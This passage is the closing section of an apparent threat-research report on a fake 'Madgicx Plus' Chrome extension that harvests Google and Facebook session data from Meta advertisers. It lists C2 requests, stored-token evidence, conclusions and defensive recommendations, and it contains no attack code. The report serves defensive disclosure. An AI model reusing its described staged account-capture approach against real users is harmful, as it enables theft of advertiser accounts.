Dynamic analysis involves running the extension in a controlled environment to observe its real-time behavior, network communications, and interactions with browser APIs.






Once a user links their Google account, the extension quietly stores sensitive account details within its local storage, ensuring persistence and long-term access. Rather than ending there, the extension quickly escalates by prompting the user to connect their Facebook account.

Key	Value
theme-storage-key	light
user	{"dtsgToken":"tc ","provider":"google","userId":"ga "}

This staged approach reveals a clear threat-actor strategy: first capturing Google identity data, then pivoting to Facebook to broaden access and increase the chances of hijacking valuable business or advertising assets.



Request to the C2:

Request URL	https://madgicx-plus.com/api/facebook/list-of-improvements
Request Method	GET
Status Code	200 OK
Remote Address	104.21.80.162:443
Referrer Policy	strict-origin-when-cross-origin

Request URL	https://madgicx-plus.com/api/core/ai-creative
Request Method	POST
Status Code	413 Content Too Large
Remote Address	172.67.151.120:443
Referrer Policy	strict-origin-when-cross-origin

Conclusion

This investigation highlights a malicious Chrome extension campaign that impersonates the Madgicx brand to lure Meta advertisers. While presented as a legitimate advertising tool, the extension demonstrates potentially malicious behavior, including requesting broad permissions, attempting to bypass web security controls, and embedding mechanisms to interact with sensitive user sessions. The infrastructure behind this activity shows clear signs of reuse: domains previously tied to unrelated extensions have been repurposed to promote the fake “Madgicx Plus” platform, suggesting that the same threat actors are iterating on their tactics rather than isolated groups running copycat operations. This reuse, combined with the technical sophistication of the extension, indicates the campaign is part of a broader, evolving effort to compromise advertiser accounts and harvest valuable business data. These findings underscore the importance of

ongoing monitoring, as the persistence of infrastructure reuse and the rapid adaptation of lures point to a campaign that is both active and likely to expand further.

Recommendations

To reduce the risk of falling victim to malicious browser extensions, users and organizations should adopt a cautious approach:

Verify before installing – Always check the extension's publisher, permissions, and user feedback. Be wary of extensions with little history or unclear ownership.

Clean up unused extensions - Remove any extensions that are no longer actively used, as dormant ones can still pose risks.

Disable when unnecessary - Consider turning off extensions temporarily if they are not needed for ongoing tasks.

Separate browsing contexts - Use dedicated Chrome profiles for different purposes (e.g., work, banking, personal use) to limit potential exposure.

Inspect and report - For technically capable users, reviewing extension code can uncover suspicious behavior. Report anything unusual to the browser vendor.

About The Researchers

Mark Tsipershtein,Security Researcher

Mark Tsipershtein, a security researcher at the Cybereason Security Research Team, focuses on research, analysis automation and infrastructure. Mark has more than 20 years of experience in SQA, automation, and security research.

About the Author

Cybereason Security Services Team

All Posts by Cybereason Security Services Team